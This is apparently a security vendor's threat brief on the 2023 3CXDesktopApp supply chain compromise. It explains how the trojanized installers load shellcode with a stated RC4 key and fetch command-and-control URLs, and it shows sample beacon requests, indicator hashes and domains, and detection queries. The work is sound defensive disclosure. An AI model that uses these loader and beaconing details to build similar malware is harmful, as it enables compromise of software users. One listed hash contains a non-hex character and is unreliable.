Threat Brief: 3CXDesktopApp Supply Chain Attack (Updated)

By Robert Falcone, Josh Grunzweig

Published: 2023-03-30 · Archived: 2026-04-05 18:53:07 UTC

Executive Summary

On March 29, 2023, there was a supply chain attack involving a software-based phone application called 3CXDesktopApp. As of March 30, the 3CXDesktopApp installer hosted on the developer's website will install the application with two malicious libraries included. The malicious libraries will ultimately run shellcode to load a backdoor on the system that allows actors to install additional malware on the victim machine.

On March 31, 2023, we updated this blog to include a Next-Generation Firewall protections summary.

On April 3, 2023, we updated this blog to include an XSOAR protections summary. For Cortex XDR and XSIAM, we specified the content version for MacOS coverage. All XDR customers are and were protected with no upgrade required.

At this time, we cannot determine exactly how these malicious libraries were included in the 3CXDesktopApp installer. We speculate that threat actors might have introduced these malicious libraries during the build process of the 3CXDesktopApp application. Because malicious content was added to this legitimate application in order to compromise the users of 3CXDesktopApp, it could suggest that this is intended to be a supply chain attack.

3CX products are widely used across the globe. Our Cortex Xpanse product was able to fingerprint 247,277 distinct IP addresses in 199 countries that are using 3CX applications.

Between March 9-30, 2023, we observed activity at 127 Cortex XDR customers that involved the 3CXDesktopApp process attempting to run shellcode, which was blocked by the XDR Agent's In-process Shellcode Protection Module. Due to blocking the shellcode, we were unable to obtain the secondary payload used in this attack, so we cannot determine its capabilities or any post-exploitation activities carried out by the threat actor.

Details of the Incident

The 3CXDesktopApp supply chain attack began with threat actors introducing malicious libraries into the legitimate 3CXDesktopApp installation application, likely by including these libraries during the build process of 3CXDesktopApp. With the malicious libraries included in the legitimate installer, individuals fall victim by downloading and running the 3CXDesktopApp installer from the developer's website.

At the time of publishing this threat brief, the Unit 42 team is aware of malicious 3CXDesktopApp installers meant to run on both Windows and macOS. The former comes as a Windows Installer File (.msi) and the latter comes as an Apple Disk Image file (.dmg). Figure 1 shows a diagram of the overall process.



Figure 1. Installation process for malicious 3CXDesktopApp installer for Windows.

On a Windows system, the MSI installer extracts several files and runs 3CXDesktopApp.exe, which loads a malicious library file named ffmpeg.dll. This DLL was originally compiled on Nov. 12, 2022, based on compiler metadata.

The ffmpeg.dll library reads in a second extracted library with a file name of d3dcompiler_47.dll, decrypts a portion of it using RC4 and a key of 3jB(2bsG#@c7, and runs the decrypted contents as shellcode. The shellcode loads an embedded DLL and calls the DllGetClassObject function exported by the DLL.

Once initially executed, the malware will generate a randomly selected date that is between 1-4 weeks in the future. This timestamp is then checked against the current time of the compromised machine, and the malware will sleep until that time is encountered. In doing so, this prevents the malware from executing for a significant amount of time, to prevent victims suspecting that the program was backdoored.

The DLL attempts to obtain its command and control (C2) server by downloading an icon file from the following URL whose filename includes a randomly generated number between 1 and 15:

hxxps://raw.githubusercontent[.]com/IconStorages/images/main/icon[1-15].ico

This request looks similar to the one below.

```
GET /IconStorages/images/main/icon1.ico HTTP/1.1
accept: */*
accept-language: en-US,en;q=0.9
accept-encoding: gzip, deflate, br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
3CXDesktopApp/18.11.1197 Chrome/102.0.5005.167 Electron/19.1.9 Safari/537.36
Host: raw.githubusercontent.com
Connection: Keep-Alive
Cache-Control: no-cache
```

The GitHub account above no longer exists; however, we were able to obtain the icon files that were hosted at the above URLs. Table 1 includes the hash of the icon file, the filename and the C2 URL extracted from within the file.

SHA256	Icon Filename	C2 URL Extracted
a541e5fc421c358e0a2b07bf4771e897fb5a617998aa4876e0e1baa5fbb8e25c	icon1.ico	hxxps://msstorageazure[.]com/window
d459aa0a63140ccc647e9026bfd1fccd4c310c262a88896c57bbe3b6456bd090	icon10.ico and icon11.ico	hxxps://akamaitechcloudservices[.]com/v2/storage
d51a790d187439ce030cf763237e992e9196e9aa41797a94956681b6279d1b9a	icon12.ico	hxxps://azureonlinestorage[.]com/azure/storage
4e08e4ffc699e0a1de4a5225a0b4920933fbb9cf123cde33e1674fde6d61444f	icon13.ico	hxxps://msedgepackageinfo[.]com/microsoft-edge
8c0b7d90f14c55d4f1d0f17e0242efd78fd4ed0c344ac6469611ec72defa6b2d	icon14.ico	hxxps://glcloudservice[.]com/v1/console
f47c883f59a4802514c57680de3f41f690871e26f250c6e890651ba71027e4d3	icon15.ico	hxxps://pbxsources[.]com/exchange
2c9957ea04d033d68b769f333a48e228c32bcf26bd98e51310efd48e80c1789f	icon2.ico	hxxps://officestoragebox[.]com/api/session
268d4e399dbbb42ee1cd64d0da72c57214ac987efbb509c46cc57ea6b214beca	icon3.ico	hxxps://visualstudiofactory[.]com/workload
c62dce8a77d777774e059cf1720d77c47b97d97c3b0cf43ade5d96bf724639bd	icon4.ico	hxxps://azuredeploystore[.]com/cloud/services
c13d49ed325dec9551906bafb6de9ec947e5ff936e7e40877feb2ba4bb176396	icon5.ico	hxxps://msstorageboxes[.]com/office
f1bf4078141d7ccb4f82e3f4f1c3571ee6dd79b5335eb0e0464f877e6e6e3182	icon6.ico	hxxps://officeaddons[.]com/technologies
2487b4e3c950d56fb15316245b3c51fbd70717838f6f82f32db2efcc4d9da6de	icon7.ico	hxxps://sourceslabs[.]com/downloads
e059c8c8b01d6f3af32257fc2b6fe188d5f4359c308b3684b1e0db2071c3425c	icon8.ico	hxxps://zacharryblogs[.]com/feed
d0f1984b4fe896d00245335l0ce22d71e05b20bad74d53fae158dc752a65782e	icon9.ico	hxxps://pbxcloudeservices[.]com/phonesystem

Table 1. Icon files hosted at GitHub account used by payload to locate C2 URL.

It should also be noted that the .ico files originally appeared on this GitHub repository Dec. 7, 2022, as shown in the git logs in Figure 2 below. This provides additional insight into the timeline as to when this attack originated.



Figure 2. Logs indicating earliest modifications to GitHub repository.

After the .ico files are downloaded, parsed and subsequently decrypted to extract the next stage URL, the malware will perform an HTTPS request to it. The requests are similar to the following:

GET /api/session HTTP/1.1
accept: */*
accept-language: en-US,en;q=0.9
accept-encoding: gzip, deflate, br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) 3CXDesktopApp/18.11.1197 Chrome/102.0.5005.167 Electron/19.1.9 Safari/537.36
Host: officestoragebox.com
Connection: Keep-Alive
Cache-Control: no-cache

While the remote C2 servers are no longer available, we can understand what the malware expects based on its own control flow. The C2 server is expected to respond with a JSON blob, containing the following keys.

{
“url” : [data],
“meta” : [data],
“description” : [data]
}

The “meta” field is parsed, and the data contained within this field is subsequently decrypted using the same routine that was previously leveraged. Finally, this decrypted data is directly executed on the victim machine.

Both of the known macOS variants involve DMG installers that contain a malicious FFmpeg library, specifically at the following path:

3CX Desktop App.app/Contents/Frameworks/Electron Framework.framework/Versions/A/Libraries/libffmpeg.dylib

This malicious library is similar in functionality but simpler than the Windows variant, as libffmpeg.dylib library does not attempt to obtain its C2 URL by extracting the URL from within an icon file hosted in a GitHub account. Instead, the Mac variant contains a list of 16 hardcoded URLs that it will communicate with as its C2 server, as seen in the following list:

- msstorageazure[.]com/analysis
- officestoragebox[.]com/api/biosync
- visualstudiofactory[.]com/groupcore
- azuredeploystore[.]com/cloud/images
- msstorageboxes[.]com/xbox
- officeaddons[.]com/quality
- sourceslabs[.]com/status
- zacharryblogs[.]com/xmlquery
- pbxcloudeservices[.]com/network
- pbxphonenetwork[.]com/phone
- akamaitechcloudservices[.]com/v2/fileapi

- azureonlinestorage[.]com/google/storage
- msedgepackageinfo[.]com/ms-webview
- glcloudservice[.]com/v1/status
- pbxsources[.]com/queue
- www.3cx[.]com/blog/event-trainings/

Note that the www.3cx[.]com URL above is a legitimate website owned by the 3CX vendor, which is not believed to be used for C2 communication at the time of writing.

The URLs found in the macOS variant use the same domains as the Windows variant, with the exception of the pbxphonenetwork[.]com domain. However, the URL paths differ between the macOS and Windows variants when interacting with the same domain.

CrowdStrike has publicly attributed this activity to a threat actor they track as Labyrinth Chollima. While we cannot confirm the overlap that led to this attribution, we believe the use of the RC4 key of 3jB(2bsG#@c7 in this attack was seen in previous activity associated with Labyrinth Chollima. Huntress Labs mentioned this key has been used in the past by DPRK threat actors, which suggests it could be the linkage to Labyrinth Chollima. At this time, we cannot confirm or deny this overlap and will continue to look for attributable evidence.

Current Scope of the Attack

According to 3CX's announcement, the supply chain attack involved the 3CX Electron Windows App shipped in Update 7, version numbers 18.12.407 and 18.12.416, and Electron Mac App version numbers 18.11.1213, 18.12.402, 18.12.407 and 18.12.416.

According to XDR and XSIAM telemetry, we observed activity on 127 customers' systems that involved the 3CXDesktopApp process attempting to run shellcode, which was blocked by XDR Agent's In-process Shellcode Protection Module. We observed 5,796 of these events across 1,832 unique systems between March 9-30, 2023. Note all XDR customers were protected from zero-day with no upgrade needed.

Due to the blocking of the execution of the shellcode, we were unable to obtain the secondary payload of this attack that would contain the functionality needed by the threat actor to carry out any additional activities.

To determine the prevalence of 3CX products, we created a fingerprint of their publicly accessible applications and scanned the internet with our Xpanse product. The scan results showed 247,277 unique IP addresses in 199 countries that match this fingerprint, which suggests 3CX products are widely used at organizations across the globe.

Figure 3 shows a heatmap of the countries with IP address and TCP port combinations matching our fingerprint for 3CX products.



Figure 3. Heatmap of countries with 3CX applications.

Interim Guidance

According to 3CX's announcement, the vendor suggests customers use the company's PWA product instead of the desktop application while the vendor updates the application. As of March 30, all of the C2 domain names and the GitHub repository

hosting the icon files have been taken down. However, we suggest any system running the known malicious versions of 3CXDesktopApp investigate for compromise.

Unit 42 Managed Threat Hunting Queries

```
// Description: Detect execution of 3cx application "3CXDesktopApp.exe"

config case_sensitive = false

| dataset = xdr_data

| filter event_type = PROCESS and action_process_signature_vendor contains "3cx" and action_process_image_name = "3CXDesktopApp.exe"

| fields agent_hostname, action_process_image_name, action_process_signature_vendor

| dedup agent_hostname, action_process_image_name, action_process_signature_vendor

// Description: Detect network connections to known c2 domains:

dataset = xdr_data | filter

dst_action_external_hostname
~=".*akamaicontainer.com|.*akamaitechcloudservices.com|.*azuredeploystore.com|.*azureonlinecloud.com|.*azureonlinestorage.com|.*dunamistrd.
OR

dns_query_name
~=".*akamaicontainer.com|.*akamaitechcloudservices.com|.*azuredeploystore.com|.*azureonlinecloud.com|.*azureonlinestorage.com|.*dunamistrd.
OR

action_external_hostname
~=".*akamaicontainer.com|.*akamaitechcloudservices.com|.*azuredeploystore.com|.*azureonlinecloud.com|.*azureonlinestorage.com|.*dunamistrd.

| fields agent_hostname, agent_version,causality_actor_process_image_path, actor_process_image_path, action_file_path, action_file_sha256, actio
```

Conclusion

The 3CXDesktopApp supply chain attack has received significant attention, as these products are widely used, with at least 247,000 systems across the globe according to our Xpanse product. The compromised 3CXDesktopApp application was seen in the environments of 127 of our customers, and we blocked the execution of the malicious shellcode executed by the application via the XDR Agent's In-process Shellcode Protection Module.

At this time, the malicious 3CXDesktopApp installers do not have any active C2 domains to communicate with. However, systems that have run the known compromised 3CXDesktopApp versions or communicated with any of the C2 URLs should be investigated for potential compromise.

Palo Alto Networks Product Protections for 3CXDesktopApp Supply Chain Attack

Palo Alto Networks customers can leverage a variety of product protections and updates to identify and defend against this threat.

Next-Generation Firewalls with a Threat Prevention security subscription can help block the C2 traffic with Best Practices via Threat Prevention signature 86729.

If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America Toll-Free: 866.486.4842 (866.4.UNIT42)
- EMEA: +31.20.299.3130
- APAC: +65.6983.8730
- Japan: +81.50.1790.0200

Cortex XSOAR

The 3CXDesktopApp Supply Chain Attack pack includes an automated playbook that helps collect indicators and run advanced queries in the organization SIEM and XDR, furthermore signatures to deploy in 3rd party integration. The playbook also provides remediation for the possible compromised endpoints.

Cortex XDR and XSIAM

In-process Shellcode Protection Module and Behavioral Threat Protection help protect against these attacks and they have blocked multiple attacks in-the-wild prior to any malicious execution. For macOS coverage, please make sure you are running content version 910-49625. All customers remain protected.

Indicators of Compromise

SHA256	Description
59e1edf4d82fae4978e97512b0331b7eb21dd4b838b850ba46794d9c7a2c0983	3CXDesktopApp-18.12.416.msi Installer
aa124a4b4df12b34e74ee7f6c683b2ebec4ce9a8edcf9be345823b4fdcf5d868	3CXDesktopApp-18.12.407.msi Installer
5407cda7d3a75e7b1e030b1f33337a56f293578ffa8b3ae19c671051ed314290	3CXDesktopApp-18.11.1213.dmg Installer
e6bbc33815b9f20b0cf832d7401dd893fbc467c800728b5891336706da0dbcec	3CXDesktopApp-18.12.416.dmg Installer
7c55c3dfa373b6b342390938029cb76ef31f609d9a07780772c6010a4297e321	3CXDesktopApp-18.12.416-full.nupkg Installer
7986bbaee8940da11ce089383521ab420c443ab7b15ed42aed91fd31ce833896	Malicious ffmpeg.dll
11be1803e2e307b647a8a7e02d128335c448ff741bf06bf52b332e0bbf423b03	Malicious d3dcompiler_47.dll
c485674ee63ec8d4e8fde9800788175a8b02d3f9416d0e763360fff7f8eb4e02	Malicious ffmpeg.dll
aa4e398b3bd8645016d8090ffc77d15f926a8e69258642191deb4e68688ff973	Malicious DLL in d3dcompiler_47.dll
fee4f9dabc094df24d83ec1a8c4e4ff573e5d9973caa676f58086c99561382d7	Malicious libffmpeg.dylib
a64fa9f1c76457ecc58402142a8728ce34ccba378c17318b3340083eeb7acc67	Malicious libffmpeg.dylib

URL	Description
msstorageazure[.]com/analysis	C2 for macOS variant
officestoragebox[.]com/api/biosync	C2 for macOS variant
visualstudiofactory[.]com/groupcore	C2 for macOS variant
azuredeploystore[.]com/cloud/images	C2 for macOS variant
msstorageboxes[.]com/xbox	C2 for macOS variant
officeaddons[.]com/quality	C2 for macOS variant
sourceslabs[.]com/status	C2 for macOS variant
zacharryblogs[.]com/xmlquery	C2 for macOS variant
pbxcloudeservices[.]com/network	C2 for macOS variant
pbxphonenetwork[.]com/phone	C2 for macOS variant
akamaitechcloudservices[.]com/v2/fileapi	C2 for macOS variant
azureonlinestorage[.]com/google/storage	C2 for macOS variant
msedgepackageinfo[.]com/ms-webview	C2 for macOS variant
glcloudservice[.]com/v1/status	C2 for macOS variant
pbxsources[.]com/queue	C2 for macOS variant
msstorageazure[.]com/window	C2 for Windows variant
akamaitechcloudservices[.]com/v2/storage	C2 for Windows variant
azureonlinestorage[.]com/azure/storage	C2 for Windows variant
msedgepackageinfo[.]com/microsoft-edge	C2 for Windows variant
glcloudservice[.]com/v1/console	C2 for Windows variant

pbxsources[.]com/exchange	C2 for Windows variant
officestoragebox[.]com/api/session	C2 for Windows variant
visualstudiofactory[.]com/workload	C2 for Windows variant
azuredeploystore[.]com/cloud/services	C2 for Windows variant
msstorageboxes[.]com/office	C2 for Windows variant
officeaddons[.]com/technologies	C2 for Windows variant
sourceslabs[.]com/downloads	C2 for Windows variant
zacharryblogs[.]com/feed	C2 for Windows variant
pbxcloudeservices[.]com/phonesystem	C2 for Windows variant

Domains

- msstorageazure[.]com
- officestoragebox[.]com
- visualstudiofactory[.]com
- azuredeploystore[.]com
- msstorageboxes[.]com
- officeaddons[.]com
- sourceslabs[.]com
- zacharryblogs[.]com
- pbxcloudeservices[.]com
- pbxphonenetwork[.]com
- akamaitechcloudservices[.]com
- azureonlinestorage[.]com
- msedgepackageinfo[.]com
- glcloudservice[.]com
- pbxsources[.]com

Updated April 3, 2023, at 4:45 p.m. PT.
